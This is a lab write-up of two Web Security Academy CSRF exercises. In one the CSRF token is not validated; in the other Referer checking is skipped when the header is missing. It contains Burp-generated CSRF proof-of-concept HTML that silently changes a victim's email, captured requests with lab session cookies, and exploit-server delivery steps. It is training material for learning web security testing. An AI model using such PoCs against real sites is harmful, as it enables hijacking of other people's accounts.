
Create a POC of previous request and injecting fake csrf using this fake url.



The screenshot shows a web browser displaying the WebSec Academy page. The page has a search bar and a button labeled "Go to exploit server". The browser's developer tools are open, showing the Cookies tab. The cookies list includes:

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Priority
LastSearchTerm	hat1	ac6...	/	Sess...	18	✓	✓	None	Med...
session	0a11pnu6elXpggyETVYDK7PnVRz7...	ac6...	/	Sess...	39	✓	✓	None	Med...
csrf	abcbd8XfNa2w9z19rwW5yEsegVqTO1UD	ac6...	/	Sess...	36	✓	✓	None	Med...

## Before injecting fake CSRF



Injected fake CSRF as test1 and same is getting reflecting in Response.

So, there is no CSRF validation and I changed in main request has well and it is working.



After its verifying we create POC of main request and modify to below body.

URL: https://exploit-ace91fd11e6e72fcc02e124c016800bd.web-security-academy.net/exploit

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", "/")</script>
<form action="https://ac691fde1e077230c094124f0066002b.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="abc4&#64;qdwef&#46;com" />
  <input type="hidden" name="csrf" value="test" />
  <input type="submit" value="Submit request" />
</form>

</body>
</html>
```

Store

View exploit

Deliver exploit to victim

Access log

Request

```
1 POST /my-account/change-email HTTP/1.1
2 Host: ac691fde1e077230c094124f0066002b.web-security-academy.net
3 Cookie: csrf=test; LastSearchTerm=bat1; session=ImsdLtgMkAT9js1PgKSDxRtGkPA7ux
4 Content-Length: 31
5 Cache-Control: max-age=0
6 Sec-CH-UA: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
7 Sec-CH-UA-Mobile: ?0
8 Sec-CH-UA-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://ac691fde1e077230c094124f0066002b.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  Like Gecko) Chrome/101.0.4951.67 Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
  https://ac691fde1e077230c094124f0066002b.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22 email=abc440qdwef.com&csrf=test
```

Response

CSRF PoC generator

Request to: https://ac691fde1e077230c094124f0066002b.web-security-academy.net

```
1 POST /my-account/change-email HTTP/1.1
2 Host: ac691fde1e077230c094124f0066002b.web-security-academy.net
3 Cookie: csrf=test; LastSearchTerm=bat1; session=ImsdLtgMkAT9js1PgKSDxRtGkPA7ux
4 Content-Length: 31
5 Cache-Control: max-age=0
6 Sec-CH-UA: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
7 Sec-CH-UA-Mobile: ?0
8 Sec-CH-UA-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://ac691fde1e077230c094124f0066002b.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  Like Gecko) Chrome/101.0.4951.67 Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
  https://ac691fde1e077230c094124f0066002b.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22 email=abc440qdwef.com&csrf=test
```

CSRF HTML:

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState("", "", "/")</script>
5 <form action="https://ac691fde1e077230c094124f0066002b.web-security-academy.net/my-account/change-email" method="POST">
6   <input type="hidden" name="email" value="abc4&#64;qdwef&#46;com" />
7   <input type="hidden" name="csrf" value="test" />
8   <input type="submit" value="Submit request" />
9 </form>
10 
12 </body>
13 </html>
```

## CSRF where Referer validation depends on header being present

Captured a normal request:

Here I found location as /my-account in response body and while go through the request body found the same location marked has referer.

**Request**

```
1 POST /my-account/change-email HTTP/1.1
2 Host: ac901f9b1ee670eac0926e72006800ed.web-security-academy.net
3 Cookie: session=QlGyGXbBql6DGS9HRSURjLwSrUDpkXxw
4 Content-Length: 19
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://ac901f9b1ee670eac0926e72006800ed.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://ac901f9b1ee670eac0926e72006800ed.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 email=abc%40abc.com
```

**Response**

```
1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6
```

So, just to validate I have deleted referer and it was still working. Which means it is not getting validating.

**Request**


```
1 POST /my-account/change-email HTTP/1.1
2 Host: ac901f9b1ee670eac0926e72006800ed.web-security-academy.net
3 Cookie: session=QlGyGXbBql6DGS9HRSURjLwSrUDpkXxw
4 Content-Length: 19
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://ac901f9b1ee670eac0926e72006800ed.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 email=abc%40abc.com
```

**Response**

```
1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6
```



Added missed data referer and provided valued has "no-referer" into generated CSRF POC head part.



I when exploited found same was working fine.



# THE END